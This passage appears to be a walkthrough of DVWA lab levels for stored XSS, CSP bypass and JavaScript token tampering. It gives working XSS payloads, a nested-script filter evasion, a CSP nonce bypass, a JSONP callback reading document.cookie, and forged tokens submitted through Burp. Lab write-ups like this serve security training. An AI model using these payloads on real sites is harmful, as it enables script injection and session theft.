
E.G. <img src=x onerror=alert("Reflected XSS")>this way you can execute. Output will remain same.



At hard level:

script tag is commented out so we can use

<body onload=alert("XSS")>.




XSS STORED:

Your script always Remains stored in this if you go to another page and comeback it will again show up the message.

At low level:


just simply write payload it will execute.



At medium level:

There is security that is not allowing to write xss injection in message so we can do this attack by writing the script in name tag. For that first you have to increase the size of name tag through inspector so that script can be written in that.

<scr<script>ipt>alert(‘idle’)</scr<script>ipt>




As you can see payload is executed in name.

At hard level:

You have to write the script in name only but <script> is commented out so you can use different payload to check for the vulnerabilities.

E.G. <body onload=alert(‘XSS’)>.



CSP (content security policy)

Content-Security-Policy is the name of a HTTP response header that modern browsers use to enhance the security of the document (or web page). The Content-Security-Policy header allows you to restrict which resources (such as JavaScript, CSS, Images, etc.) can be loaded, and the URLs that they can be loaded from.

At low level:

It is written in the source that it only allows URLs from some websites. E.g. Pastebin.com.

So simply go to Pastebin.com and made URL of script than just paste that link in bar attack will be executed.


At medium level:

```php
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';"

header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>
```

Source code of medium.


in this there is a nonce value given which you have to use to bypass this attack. You can use that with :

<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("ID")</script>then you will see the alert on screen.



At hard level:

At this level to solve this you have to intercept the request on burp then you will se there is a call back=solve sum so to execute our command we have to change solve sum to the code we want to inject. e.g. callback=alert(document. Cookie); with this the message will be pop out.



Java Script

we have phrase=ChangeMe and we have to change it to "success". there is token and the value of token is md5(rot13(phrase).

rot13("success") = "fhpprff"

md5("fhpprff") = "38581812b435834ebf84ebcc2c6424d6"

so value of token and phrase:

token=38581812b435834ebf84ebcc2c6424d6&phrase=success

Do this in burp request.

let's submit this:

At medium level:

The value of token for phrase=ChangeMe is: token=XXeMegnahCXX

if we look closely we can see that the value is "XX" + reverse of phrase + "XX"

so new value for "sseccus" will be "XXsseccusXX"

token=XXsseccusXX&phrase=success then it will be submitted.

At Hard Level:

JavaScript is performing following 3 steps to generate token:

1. reverse the value of phrase:

phrase=success

token=sseccus

2. prepend 'XX' at start and sha256:

token = 'XX' + token = 'XXsseccus'


sha256(token) = sha256("XXsseccus") = "7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068a"

3. append 'ZZ' and sha256:

token = token + 'ZZ' = "7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068aZZ"

sha256(token) = sha256("7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068aZZ") = "ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84"

After performing all these steps intercept the request on burp and change the token no. to the last sha256 **"ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84"** Then you will see well done on your screens which means attack is executed.



token=ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84&phrase=success change this in burp.

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase ChangeMe Submit